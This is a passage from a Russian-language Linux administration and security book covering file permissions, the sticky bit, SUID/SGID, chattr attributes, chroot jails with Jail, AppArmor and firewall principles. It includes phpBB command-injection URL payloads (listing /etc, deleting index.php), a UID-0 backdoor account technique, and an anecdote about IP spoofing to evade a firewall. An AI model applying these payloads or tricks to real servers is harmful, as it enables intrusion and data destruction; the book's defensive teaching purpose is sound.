Следующая строка применяет команду `ls -al` к только что созданному файлу, чтобы просмотреть о нем подробную информацию. Убедитесь, что владелец root и права доступа равны: `-rwxr--r--`. Если это не так, то запретите изменение файла для группы и для всех. В принципе, достаточно запретить изменение для всех, потому что пользователь flenov в группу root не входит, а значит, не сможет изменять файл.

Теперь переключаемся на пользователя flenov и удаляем файл. Прикол в том, что файл удалится. Единственное, что вы увидите — предупреждение, что удаляется файл, защищенный от изменений.

И чтобы этого не произошло, вы должны ограничивать доступ не только к файлам, но и каталогам.

Бывают случаи, когда каталог должен иметь все права. Как правило, это открытые папки, через которые пользователи могут обмениваться файлами. Но при этом нужно защититься таким образом, чтобы только администратор или владелец файла могли его удалить. Все остальные пользователи не должны иметь прав на уничтожение уже существующих чужих файлов. Как же решить эту проблему, когда каталог необходимо сделать доступным всем, а его содержимым должны управлять только хозяева?

Допустим, у вас есть каталог shared. Для того чтобы в нем могли удалять файлы только владельцы, нужно установить для него sticky-бит. Это делается командой `chmod` с параметром `+t`:

```
chmod +t shared
```

Попробуйте выполнить команду `ls -al` и посмотреть права доступа к каталогу. Вы должны увидеть: `drwxrwxrwt`. Обратите внимание, что на месте символа `x` в области прав для всех пользователей стоит `t`. Это и указывает на установленный sticky-бит. Теперь попробуйте удалить из этого каталога файл, принадлежащий другому пользователю. Вы увидите сообщение: **rm: cannot unlink 'имя файла': Operation not permitted**.

В Linux есть каталог /tmp, для которого как раз установлены права `drwxrwxrwx` и в котором сохраняются временные данные всех пользователей. В современных дистрибутивах на этот каталог уже выставлен sticky-бит.

4.5. Привилегированные программы

В *главе 3* я упомянул о существовании еще двух битов доступа: SUID и SGID, и теперь пора с ними познакомиться поближе. Допустим, что пользователя необходимо ограничить в правах, чтобы он не натворил бед, но при этом дать ему возможность запускать какую-либо программу, установив для нее признак специального доступа — SUID-бит. В этом случае и программа сможет работать (от имени владельца), и у пользователя не будет лишних привилегий.

Бит SUID можно установить командой `chmod` с параметром `u+s`:

```
chmod u+s progname
```

Если теперь просмотреть права доступа к файлу `progname`, то они окажутся равными: `-rwsr-xr-x`. Как видите, появилась буква `s` на том месте, где должно быть разрешение на запуск (символ `x`) для владельца файла.

Бит SGID похож на SUID, но он позволяет запускать программу с правами группы владельца файла. Этот бит устанавливается подобным же образом командой `chmod` с параметром `g+s`:

```
chmod g+s progname
```

В этом случае права доступа к файлу будут: `-rwxr-sr-x` — во второй группе вместо символа `x` (право на запуск для группы владельца файла) появилась буква `s`.

Привилегии SUID и GUID достаточно удобны и полезны, но, с другой стороны, они таят в себе очень много проблем. Например, гость, обладающий минимальными правами, запускает программу с установленным битом SUID, владельцем которой является пользователь root. Это значит, что программа будет работать с правами root, а не гостевыми параметрами пользователя. Если в ней окажется ошибка, через которую можно выполнять команды на сервере, то эти директивы будут реализовываться от имени владельца программы, т. е. от пользователя root. Таким образом, даже если взломщик сам не имеет возможности претворять в жизнь команды, то через привилегированную программу сможет получить доступ к запрещенной области.

Биты SUID и GUID нужно использовать аккуратно, и в любом случае владельцем программ не должен быть root или другой привилегированный пользователь. Лучше, если это будет специально заведенная для этой программы учетная запись.

4.6. Дополнительные возможности защиты

Помимо прав доступа, у любого файла есть еще и атрибуты, которые позволяют построить дополнительную стену безопасности на пути взломщика. Единственное условие — атрибуты могут использоваться только на файловых системах Ext2 и старше. Но ограничением это можно назвать с большой натяжкой, потому что Ext3, а теперь и Ext4, уже давно стали стандартом для всех дистрибутивов.

Просмотреть текущие атрибуты можно с помощью команды `lsattr`:

```
lsattr filename.txt
---------- filename.txt
```

Первая строка демонстрирует использование команды, а во второй — отображается результат ее работы. Как видите, мы получили набор дефисов вместо атрибутов, а, значит, ни один из них не определен.

Для установки атрибута применяется команда `chattr`:

```
chattr атрибуты файл
```

Если требуется рекурсивное изменение доступа к каталогу и ко всем содержащимся в нем файлам и подкаталогам, можно использовать ключ `-R`. В этом случае вместо имени файла укажите в команде `chattr` каталог.

Вот перечень основных атрибутов, применяемых в команде `chattr`:

- `A` — не создавать метку `atime` записи времени последнего обращения к файлу. С точки зрения безопасности этот атрибут несет отрицательный эффект, потому что по дате обращения можно контролировать, когда файл был модифицирован. Поэтому не рекомендую устанавливать этот флаг. Но если у вас под ОС Linux работает личный компьютер, и нет необходимости отслеживать историю изменений, то можно установить этот атрибут и тем самым уменьшить количество обращений к диску (отменить лишнюю операцию записи при сохранении файла);
- `a` — позволяет открывать файл только в режиме добавления. Это значит, что уже существующие данные изменить или удалить будет нельзя;
- `d` — заставляет игнорировать файл при копировании. Этот флаг позволяет уменьшить размер резервной копии, но устанавливать его нужно только на файлы, не имеющие ценности и важности, — например, временные;
- `i` — запрещает выполнение с файлом каких-либо действий по корректировке (изменение, удаление, переименование, создание ссылок);
- `s` — делает невозможным восстановление файла после удаления. При удалении файла все пространство на диске, где он был записан, будет заполнено нулями;
- `S` — во время изменения файла все действия будут фиксироваться на жестком диске.

Для установки атрибута перед ним нужно поставить знак «плюс», для снятия — знак «минус». Рассмотрим несколько примеров:

```
chattr +i test
chattr +s test
lsattr test
s--i---------- test
```

В первой строке мы добавляем атрибут `i`, а значит, запрещаем какие-либо изменения файла. Во второй строке устанавливаем флаг `s`, и теперь при удалении файла можно быть уверенным, что он уничтожен полностью. Команда в третьей строке

запрашивает текущие атрибуты, а в последней строке вы можете увидеть, что в перечне атрибутов первый символ равен `s`, а четвертый — `i`.

Итак, в четвертой строке у нашего файла стоят два взаимоисключающих атрибута: один запрещает изменения, другой требует полного стирания с диска. Что произойдет, если мы попытаемся удалить файл. Посмотрим?

```
rm test
```

rm: remove write-protected file "test"?

В первой строке мы выполняем команду удаления файла. На это ОС просит подтвердить операцию над защищенным от записи файлом (сообщение показано во второй строке). Как видите, ОС определила наш атрибут `i`. Попробуйте ввести букву `Y`, чтобы подтвердить действие. Вы увидите сообщение об ошибке, и файл останется на месте.

Давайте снимем атрибут `i`:

```
chattr -i test
lsattr test
```

s---------- test

После отмены атрибута я выполнил команду `lsattr`, чтобы убедиться в правильности выполнения команды. Вот теперь файл легко удалить с помощью команды `rm`.

4.7. Защита служб

В этой книге будет рассматриваться множество серверных служб. Безопасность их работы для системы в целом зависит не только от правильной настройки самой службы, но и от прав, которые вы ей дадите.

Во время подготовки первого издания этой книги на мой сайт было произведено несколько удачных атак, потому что из-за занятости я просто не обновлял этот сайт, который располагался на сервере известной хостинговой компании. За два дня на сайте дважды меняли главную страницу, а потом злоумышленники захватили форум. Мне пришлось его убирать в недоступное место, чтобы восстановить свои права администратора, напрямую редактируя базу данных MySQL.

Как произошел взлом? На сайте стоял форум phpBB. Это один из популярных движков, который абсолютно бесплатен, поэтому владельцы сайтов его часто выбирают. Многие хакеры стремятся найти ошибки в наиболее известных разработках, и иногда им это удается. Только своевременное обновление форума позволяет защититься от нападения.

После атаки я обновил форум, но это не помогло. Разработчики не устранили в последней его версии одну критическую ошибку, а лишь дали инструкции по ее исправлению на форуме своего сайта. Конечно же, я не увидел этих предписаний и в итоге мог потерять всю базу данных, если бы один из посетителей сайта не дал мне ссылку на описание ошибки и способов ее устранения.

Давайте на примере абстрактного сайта **www.sitename.com** посмотрим, как происходило вторжение. При входе на форуме в просмотр какой-нибудь темы в адресной строке браузера появляется ссылка:

http://www.sitename.com/forum/viewtopic.php?p=5583

Если к этой ссылке добавить в конец следующий текст:

```
&highlight=%2527.$poster=%60команда Linux%60.%2527
```

то указанная команда Linux выполнится на сервере.

Вот так, например, можно было просмотреть на сервере файлы каталога /etc:

```
&highlight=%2527.$poster=%60ls%09/etc%09-la%60.%2527
```

А вот эта команда могла удалить главную страницу сайта:

```
&highlight=%2527.$poster=%60rm%09index.php%60.%2527
```

Как видите, благодаря ошибке в одной строке скрипта форума под угрозой оказалось существование всего сервера.

В коде форума phpBB после этого находили не одну критическую уязвимость, но я уже с тех пор никогда его не использовал, т. к. пришел к выводу, что лучше написать свой собственный код сайта с минимальными возможностями, но зато безопасный для использования.

А ведь опасность можно уменьшить, ограничив права веб-сервера в ОС. Для этого администраторы должны создать виртуальную среду для выполнения веб-сервиса, сделав при этом все остальные разделы сервера недоступными для злоумышленника. Тогда и каталог /etc окажется недосягаемым, и максимальный вред, который сможет нанести злоумышленник, — это уничтожить сайт и нарушить работу веб-сервиса, но все остальные будут трудиться в штатном режиме. Восстановить один сервис проще, чем налаживать абсолютно все.

После случая с форумом phpBB я целый день бродил по Интернету в поисках уязвимых форумов, и таких оказалось много, потому что администраторы сайтов явно не следили за обновлениями. Я думаю, что в скором времени эти администраторы пройдут через все круги ада. Рано или поздно взломщик найдет их форумы, и администраторам нужно будет молиться, чтобы он не уничтожил всю базу, а только пошалил. Хочется еще раз напомнить о необходимости обновления всех программ, сервисов и самой ОС. Если вы сможете исправить ошибку ранее, чем хакер ее найдет, то обезопасите свою жизнь.

Во время поисков уязвимых форумов я просматривал возможность получения доступа к каталогу /etc, чтобы увидеть не только количество неопытных владельцев сайтов, но и некомпетентных администраторов. Вы не поверите, но доступ был открыт, наверное, на 90% серверов. Это безграмотность администраторов или их лень? Точно сказать трудно. Защищены были только крупные серверы.

Этот случай произошел очень давно, и я надеюсь, что сейчас ситуация с безопасностью намного лучше.

4.7.1. Принцип работы

Итак, чтобы увеличить безопасность служб, следует создать каталог, который станет для программы корневым. В Linux для этого существует команда `chroot`, создающая окружение chroot (рис. 4.1).

В этом окружении и создается каталог, который играет роль корневого. Выше этого каталога программа, работающая в окружении chroot, попасть не может. Получается как бы корневая файловая система внутри существующей корневой системы. На рис. 4.1 показана часть файловой системы Linux. Во главе всего стоит корневой каталог /. В нем находятся каталоги (папки) /bin, /usr, /var, /home. В папке /home расположены каталоги пользователей системы. Мы создаем здесь новый каталог, для примера назовем его chroot, — он и станет корневым для службы. В нем будут размещаться свои каталоги /bin, /usr и т. д., и сервис будет работать с ними, а все, что выше /home/chroot, окажется ему недоступно.

На рис. 4.1 в рамку обведены папки, которые будут видны службе. Именно в этом пространстве станет работать сервис, считая, что это и есть реальная файловая система сервера.




Рис. 4.1. Схема работы окружения chroot

Если хакер проникнет в систему через защищенную службу и захочет просмотреть каталог /etc, то он увидит каталог /home/chroot/etc, но никак не системный /etc. Чтобы взломщик ничего не заподозрил, в папке /home/chroot/etc можно расположить все традиционно находящиеся в системной папке /etc файлы, но здесь содержащие некорректную информацию. И злоумышленник, запросив файл /etc/passwd через уязвимый сервис, получит доступ лишь к файлу /home/chroot/etc/passwd, потому что служба видит его системным.

При этом файл /home/chroot/etc/passwd может содержать ложную информацию. На работу системы в целом это не повлияет, потому что ОС будет брать пароли из файла /etc/passwd, службе же реальные коды доступа в систему не нужны, так что в файл /home/chroot/etc/passwd можно засунуть все, что угодно.

4.7.2. Установка Jail

Встроенная в Linux-систему программа chroot, создающая на сервере виртуальные пространства, сложна для применения и не очень удобна — приходится выполнять слишком много операций. Именно поэтому администраторы больше любят программу Jail, которую можно найти в Интернете по адресу: **http://www.jmcresearch.com/projects/jail/**. Скачайте ее и поместите архив в свой каталог. Для того чтобы его разархивировать, выполните следующую команду:

```
tar xzvf jail.tar.gz
```

В текущем каталоге появится новый каталог jail с исходным кодом программы. Да, именно с исходным, потому что код открыт, и программа поставляется в таком виде.

Теперь нужно перейти в каталог jail/src (командой `cd jail/src`) и отредактировать файл Makefile (например, встроенным редактором MC). В самом начале файла идет множество комментариев, и их мы опустим. После этого вы сможете увидеть следующие параметры:

```
ARCH=__LINUX__
#ARCH=__FREEBSD__
#ARCH=__IRIX__
#ARCH=__SOLARIS__

DEBUG = 0
INSTALL_DIR = /tmp/jail
PERL = /usr/bin/perl
ROOTUSER = root
ROOTGROUP = root
```

Вначале задается тип ОС — по умолчанию установлена `LINUX`, а следующие три строки для FreeBSD, IRIX и Solaris закомментированы. Оставим это как есть. Что нужно изменить, так это каталог для установки (параметр `INSTALL_DIR`). В последней версии (на момент подготовки этого издания книги) по умолчанию указывается каталог /tmp/jail. Не знаю, зачем было так сделано, ведь этот каталог предназначен для временных файлов и должен быть доступен для чтения абсолютно всем. Раньше по умолчанию был прописан каталог /usr/local, и именно его я советую здесь указать. Больше ничего менять не надо.

Для выполнения следующих директив вам понадобятся права root, поэтому войдите в систему как администратор или получите нужные права, запустив команду `su root`.

Перед компиляцией и установкой убедитесь, что у файла preinstall.sh есть права на выполнение. Если нет, воспользуйтесь следующей командой:

```
chmod 755 preinstall.sh
```

Теперь все готово к установке. Находясь в каталоге jail/src, выполните команды:

```
make
make install
```

Если все прошло успешно, то в каталоге /usr/local/bin должны появиться программы addjailsw, addjailuser, jail и mkjailenv.

4.7.3. Работа с программой Jail

Прежде всего создадим каталог /home/chroot, который станет корневым для программы, на которой мы будем испытывать систему. Для этого выполним команду:

```
mkdir /home/chroot
```

Теперь нужно подготовить окружение для нормальной работы будущего сервиса. Для этого выполняем команду:

```
/usr/local/bin/mkjailenv /home/chroot
```

Посмотрите, что произошло с каталогом /home/chroot. Здесь появились два каталога: dev и etc. Как мы знаем, в каталоге dev должны находиться описания устройств. В нашем случае программа не стала делать полную копию системного каталога /dev, а ограничилась созданием трех основных устройств: null, urandom и zero.

В каталоге etc можно также увидеть три файла: group, passwd и shadow. Это неполные копии системных файлов. Например, если взглянуть на файл passwd, то он будет содержать только следующие строки:

```
root:x:0:0:Flenov,Admin:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
```

Больше ничего там не будет, и, в частности, не будет пользователя robert, которого мы создавали раньше (см. *разд. 4.3*).

Однако один недостаток по части безопасности здесь присутствует — в файле /home/chroot/etc/shadow, где содержатся теневые пароли, находится реальный зашифрованный пароль из /etc/shadow. Лучше удалите его, иначе злоумышленник, узнав пароль на сервис, сможет проникнуть на сервер через «другую дверь», которая не защищена виртуальным каталогом. Кроме того, проверьте права на этот файл, чтобы они были не более 600 (`rw-------`).

Продолжаем настройку виртуального корневого каталога. Теперь нам нужно выполнить следующую команду:

```
/usr/local/bin/addjailsw /home/chroot
```

Во время ее работы по экрану побежит множество информационных строчек о выполняемых действиях, которые заключаются в том, что в каталог /home/chroot копируются основные каталоги и программы. Например, в папку /home/chroot/bin будут скопированы такие программы, как `cat`, `cp`, `ls`, `rm` и т. д., и сервис будет использовать именно их, а не те, что расположены в основном каталоге /bin.

Программа копирует то, что считает нужным, но далеко не все из этого потребуется будущему сервису, который станет работать в виртуальном корневом каталоге.

Лишнее следует удалить, но лучше это делать после того, как вы убедитесь, что все работает.

Итак, необходимые программы перенесены, и окружение готово. Теперь сюда можно установить сервис:

```
/usr/local/bin/addjailsw /home/chroot -P httpd
```

В этом примере в новое окружение устанавливается программа httpd и все необходимые ей библиотеки. Программа jail сама определит, что будет нужно.

Теперь в новое окружение можно добавлять пользователя. Это выполняется командой:

```
/usr/local/bin/addjailuser chroot home sh name
```

Здесь `chroot` — виртуальный корневой каталог, в нашем случае должно быть указано `/home/chroot`. Параметр `home` — домашний каталог пользователя относительно виртуального каталога. Аргумент `sh` — командный интерпретатор, а `name` — имя пользователя, которое мы хотим добавить (оно должно уже существовать в основном окружении ОС).

Посмотрим, как можно добавить пользователя robert (он у нас уже есть) в виртуальную систему:

```
/usr/local/bin/addjailuser /home/chroot \
   /home/robert /bin/bash robert
```

> ***Примечание***
>
> У меня здесь команда не уместилась в одну строку, поэтому я сделал перенос с помощью символа «\», который обозначает, что директива не закончилась, и ее продолжение в следующей строке.

Если параметры указаны верно, то вы должны увидеть уведомление **Done**, в противном случае будет выведено сообщение об ошибке.

Для запуска сервера httpd (в Linux это сервер Apache) в виртуальном окружении должен существовать пользователь apache. В реальной оболочке он уже есть. Давайте посмотрим его параметры и создадим такого же:

```
/usr/local/bin/addjailuser /home/chroot \
   /var/www /bin/false apache
```

Как теперь попасть в новое окружение? Выполните команду:

```
chroot /home/chroot
```

и вы окажетесь в новом окружении. Только учтите, что большинство команд здесь не работает. Так, например, мы не установили программу MC, поэтому вы не сможете ею воспользоваться.

Чтобы убедиться, что вы находитесь в виртуальном окружении, выполните команду:

```
ls -al /etc
```

Вы увидите всего несколько файлов, которые составляют малую часть того, что доступно в реальном каталоге /etc. Можете просмотреть файл /etc/passwd — в нем

вы найдете только пользователей виртуального окружения. Если хакер взломает его, то он получит только эти данные и сможет уничтожить лишь содержимое каталога /home/chroot. Вся остальная файловая система останется целой и невредимой.

Для запуска сервиса httpd нужно выполнить в виртуальном окружении команду:

```
/usr/sbin/httpd.
```

4.8. Получение прав root

Теперь, когда у нас есть достаточно информации о разграничении доступа, мы можем рассмотреть типичный метод взломщика для получения прав root и способы его маскировки в системе.

Допустим, что злоумышленник приобрел возможность выполнять какие-либо системные команды от имени (с правами) root. Сидеть под этой учетной записью будет слишком опасно и вызывающе. К тому же изменять пароль root нельзя.

Как же тогда входить под другим именем и в то же время использовать максимальные права? Давайте вспомним, как Linux работает с правами. В файле /etc/passwd хранятся записи пользователей в следующем виде:

```
robert:x:501:501::/home/robert:/bin/bash
```

Третий и четвертый параметры — это идентификаторы пользователя и группы соответственно. Когда на объекты выделяются права, то система сохраняет только идентификаторы. Что это значит? Допустим, что у вас есть пользователь robert с идентификатором 501. Вы создали еще одного пользователя Dan и дали ему такой же идентификатор. Теперь обе учетные записи с одинаковыми ID будут разделять владение одними и теми же объектами.

Что это нам дает? Посмотрите на идентификатор пользователя root — он равен нулю. Именно нулевой ID, а не имя root указывает на максимальные права. Давайте попробуем учетной записи robert, которую мы создали ранее, вручную присвоить идентификаторы пользователя и группы, равные 0. В файле /etc/passwd должна получиться строка:

```
robert:x:0:0::/home/robert:/bin/bash
```

Теперь войдите в систему под этой учетной записью и попробуйте снова открыть файл /etc/passwd и внести изменения или просто добавить пользователя. Все пройдет успешно, хотя файл /etc/passwd может изменять только root. Получается, что система проверяет наши права по идентификатору, который в нашем случае нулевой и соответствует максимальным правам.

Поскольку имя пользователя ничего не значит, я рекомендую переименовать пользователя root в файлах /etc/passwd и /etc/shadow во что-то более интересное. Злоумышленники, которые попытаются взломать ваш сервер, будут подбирать пароль для администратора root, но так как пользователя с этим именем нет, то их действия окажутся безуспешными.

Впрочем, пользователя root можно оставить, но установить ему идентификатор больше нуля. Я иногда создаю учетную запись root с UID=501 или выше и устанавливаю мониторинг за этой записью — вдруг кто-то попытается подобрать пароль или, не дай Бог, войти в систему под этим именем. Получив доступ под именем пользователя root, взломщик думает, что он обладает всеми правами, но в реальности оказывается простым пользователем.

Итак, злоумышленник, проникнув в систему, может не пользоваться учетной записью root, а отредактировать любую другую или добавить еще одну с нулевым идентификатором пользователя и получить максимальные права в системе. Если вы являетесь администратором сервера, то должны отслеживать подобные трансформации и останавливать любые попытки изменения идентификаторов.

Команда `id` позволяет узнать идентификаторы пользователя. Если она вызывается без параметров, то на экран будут выведены идентификаторы текущего пользователя. Чтобы получить информацию о конкретной учетной записи, нужно выполнить команду:

```
id имя
```

Например, давайте посмотрим параметры пользователя robert. Для этого выполним команду:

```
id robert
```

Результатом будет строка:

uid=501(robert) gid=501(robert) group=501(robert)

Таким способом можно в любой момент определить идентификатор пользователя и узнать, какими правами он реально обладает.

4.9. Права приложений

Права доступа могут быть не только у пользователей, но и у приложений. Для управления такими правами в Linux сейчас существует две конкурирующие технологии: SELinux (используется в CentOS) и AppArmor (используется в Ubuntu). Обе технологии включены в состав ядра Linux и выполняют примерно одинаковые функции, но по-разному.

AppArmor определяет файлы и конфигурацию доступа по полному пути. Если создать жесткую ссылку на какой-либо файл, то защита на ссылку уже не сработает. При этом SELinux доступ через жесткую ссылку запретит.

Существуют разные мнения, но большинство все же соглашается, что с точки зрения управления AppArmor проще. Два основных дистрибутива, которые его поддерживают: это SUSE и Ubuntu.

Начнем знакомство с AppArmor с простой команды `apparmor_status`, которая возвращает статус. В результате выполнения команды вы должны увидеть сообщение, что модуль загружен, и увидеть профили, которые используются. Можно установить свежие профили, выполнив команду:

```
apt-get install apparmor-profiles
```

Профили на самом деле представляют собой текстовые конфигурационные файлы (как и почти все в Linux) и расположены в каталоге: /etc/apparmor.d/.

Изменять текстовые файлы профилей для полного эффекта недостаточно. Чтобы изменения вступили в силу, их нужно загрузить в ядро с помощью команды:

```
cat /etc/apparmor.d/имя профиля | sudo apparmor_parser -a
```

Команда `apparmor_parser` разбирает полученный на входе текст и загружает его в ядро в качестве профиля AppArmor. Ключ `-a` означает добавление нового профиля. Если профиль уже был загружен ранее, то его можно обновить, заменив этот ключ на `-r`.

Если посмотреть на имена конфигурационных файлов и заменить в них точки на слэши, то мы получим полный путь к файлам. Например, для программы /bin/ping конфигурационным файлом будет /etc/apparmor.d/bin.ping.

Содержимое конфигурационных файлов профилей я рассматривать не стану. Мы здесь ограничимся только пониманием, как все это работает. Лично мне ни разу не приходилось настраивать эти файлы — в основном я просто использую уже установленные профили.

Более подробную информацию о конфигурировании AppArmor можно найти в русской версии документации по Ubuntu: **http://help.ubuntu.ru/wiki/руководство_по_ubuntu_server/безопасность/apparmor**.

Мне никогда еще не приходилось писать скрипты для AppArmor, потому что я просто не использую Ubuntu на рабочих серверах. Там у меня в основном трудится CentOS, а у этой ОС немного другая реализация защиты приложений — SELinux.

4.10. Сетевой экран

Для защиты компьютера от вторжения по сети используется сетевой экран (Firewall, брандмауэр). Некоторые службы Linux также имеют свои настройки прав, но их мы будем рассматривать отдельно, когда дойдем до соответствующего сервиса. И все же я не советую сильно доверять управлению на уровне сервисов. Не забывайте, что ошибки есть практически во всех программах, и если сетевой экран станет дублировать права, прописанные в сервисе, хуже от этого не будет, а только лучше.

Сетевой экран является основой безопасности и первым редутом защиты. Хакеру необходимо сначала получить доступ к компьютеру, и только, если это удалось, он попытается двигаться дальше и пробираться до уровня файлов. Там уже действует вторая линия обороны — права доступа к файлам и каталогам.

Сетевой экран позволяет ограничить доступ к компьютеру в целом или к отдельным портам, на которых работают сервисы, но не является 100-процентной защитой от вторжения. Это всего лишь проверка пакетов на соответствие правилам, которая не может гарантировать, что пользователь является реальным отправителем.

Простейший способ обхода сетевого экрана — подделка IP-адреса. Например, мне приходилось работать в сети, где простым пользователям запрещалось использовать почтовые протоколы SMTP и POP3 (подключение на 25-й и 110-й порты соответственно). Я относился к этой категории и не мог ни получать, ни отправлять почту, однако у моего начальника такой доступ был. Использование веб-интерфейса для работы с почтовыми сервисами также блокировалось на уровне прокси-сервера. И вот однажды мне очень нужно было срочно отправить письмо. Для этого я выполнил следующее:

1. Дождался, когда начальник выйдет из кабинета.
2. Выключил его компьютер.
3. Сменил свой IP-адрес на установленный на его компьютере.
4. Спокойно отправил почту и вернул свой старый IP-адрес.

Когда начальник вернулся, он решил, что компьютер просто завис (это было еще во времена Windows 98), и ничего не заподозрил, а я без проблем смог воспользоваться сервисом, который был мне запрещен.

Однако такой метод можно реализовать только в локальной сети, а в Интернете подобное уже не пройдет. Поэтому сетевой экран все же является очень хорошим методом защиты от сетевых атак.

В ОС Linux в качестве брандмауэра выступает программа, фильтрующая информацию на основе определенных правил, в которых должно быть четко прописано, какие пакеты могут обрабатываться или отправляться в сеть, а какие нет. Благодаря этому большинство атак захлебнутся уже на входе в компьютер, потому что сетевой экран не позволит сервисам даже увидеть потенциально опасные пакеты.

Сетевой экран может быть установлен на каждом компьютере в отдельности (защищать его в зависимости от выполняемых задач) и на входе в сеть (рис. 4.2). Во втором случае компьютер Firewall реализует общие настройки безопасности для всех компьютеров в сети.

Если в вашей сети очень много компьютеров, то управлять ими по отдельности и обновлять политику безопасности каждого становится затруднительным. Установка единого сервера с сетевым экраном позволяет упростить эти процедуры. Лучше всего, если компьютер с сетевым экраном выступает как шлюз или как анонимный прокси-сервер для доступа в Интернет остальных участников сети. В таком случае хакер изначально будет видеть только этот компьютер, а остальные окажутся для него как бы спрятанными за занавеской. Чтобы проникнуть на любую машину в сети, злоумышленник должен будет сначала получить доступ к компьютеру с Firewall. Таким образом, защита целой сети немного упрощается. Подробней о прокси-серверах вы можете узнать в *главе 9*.

Сейчас большинство пользователей подключается к Интернету через домашние сети Wi-Fi, и даже в их домашних роутерах может работать свой собственный брандмауэр. Доступа к его настройкам возможно и не будет — задачей такого сетевого экрана является предоставление базовой безопасности.




Рис. 4.2. Firewall для защиты сети

Поскольку поставка ОС Linux по умолчанию включает сетевой экран, нет смысла его отключать только потому, что на границе между Интернетом и вашим компьютером уже действует корпоративный. Во-первых, по последним исследованиям намного чаще происходят взломы сетей изнутри (одним из участников сети), чем извне. Во-вторых, как и в домашних маршрутизаторах, защита на корпоративных сетевых экранах, скорее всего, базовая.

4.10.1. Фильтрация пакетов

Итак, основной, но не единственной задачей сетевого экрана является фильтрация пакетов с целью обеспечения безопасности. В Linux уже встроен брандмауэр, и вам его не придется устанавливать отдельно. Раньше их было два: iptables и ipchains. Второй немного устарел и стал достоянием истории, но первый — живой и невредимый. Меняются только способы управления им.

Сетевые экраны позволяют контролировать трафик, который проходит через компьютер по протоколам TCP (Transmission Control Protocol, протокол управления передачей), UDP (User Datagram Protocol, пользовательский протокол датаграмм) и ICMP (Internet Control Message Protocol, протокол управляющих сообщений в сети Интернет). Поскольку TCP является транспортом для всех основных протоколов Интернета: FTP (File Transfer Protocol, протокол передачи файлов), HTTP (HyperText Transfer Protocol, протокол передачи гипертекста), POP3 (Post Office Protocol, почтовый протокол) и др., то фильтрация TCP позволяет защищать все эти сервисы.

Все запросы, которые поступают из Интернета или направляются туда, проходят через сетевой экран, который проверяет их по своим внутренним правилам. И если соответствие установлено, то пакет пропускается. Если какой-либо параметр нарушает хотя бы одно правило, то пакет может быть удален:

- без предупреждений (deny, запрет);
- с посылкой на компьютер отправителя сообщения об ошибке (reject, отклонение).

Я бы не выбирал второй вариант, потому что незачем направлять лишние пакеты. Во-первых, просто не вижу смысла утруждать сеть доставкой этой мелочи. Во-вторых, у хакера не будет ответа на основной его вопрос: сервис закрыт сетевым экраном или просто не включен. Конечно, и это тоже мелочь, но все же зачем нам делать кому-то жизнь легче.

При настройке правил можно использовать два варианта фильтра:

- разрешено все, что не запрещено;
- запрещено все, что не разрешено.

Наиболее безопасным методом является второй, потому что всегда следует отталкиваться от запрета. Изначально необходимо запретить абсолютно все, а потом по мере надобности открывать доступ определенным пользователям к необходимым им сервисам. Именно этой политики вы должны придерживаться, когда настраиваете правила для входящих пакетов.

Если двигаться от разрешения, то по умолчанию все позволено. И администратор может забыть или просто не закрыть какой-либо вид доступа.

4.10.2. Параметры фильтрации

Основными параметрами пакета, по которым производится фильтрация, являются номер порта источника или приемника, адрес отправителя или назначения и протокол. Как мы уже знаем, сетевым экраном поддерживаются три базовых протокола: TCP, UDP и ICMP, на основе которых строится все остальное (FTP, HTTP, POP3 и пр.).

Обращаю ваше внимание, что фильтровать нужно пакеты, идущие в обе стороны. Проверка пакетов, приходящих извне, позволяет на самом раннем этапе отсеять любые попытки взломать систему или вывести ее из строя.

А зачем фильтровать то, что уходит из сети? На первый взгляд, это бессмысленно, но резон есть, и он достаточно велик. Исходящий трафик могут отправлять и злоумышленники, например:

- троянские программы, которые могут отправлять в сеть конфиденциальную информацию или сами соединяться с хакером или с его сервером и брать команды из какого-нибудь файла;
- специализированные программы для обхода правил. Допустим, что вы запретили доступ к определенному порту извне. Хакер может разместить на сервере программу, которая будет перенаправлять трафик с разрешенного порта на запрещенный — наподобие туннелирования OpenSSL (Open Secure Sockets Layer, открытый протокол защищенных сокетов). Профессионалу написать такую утилиту — дело пяти минут;

- хакер может попытаться заставить ваш компьютер инициировать соединение со своим — если компьютерам извне запрещено инициировать соединения с вашими.

Таким образом, под контролем должен быть трафик в обоих направлениях.

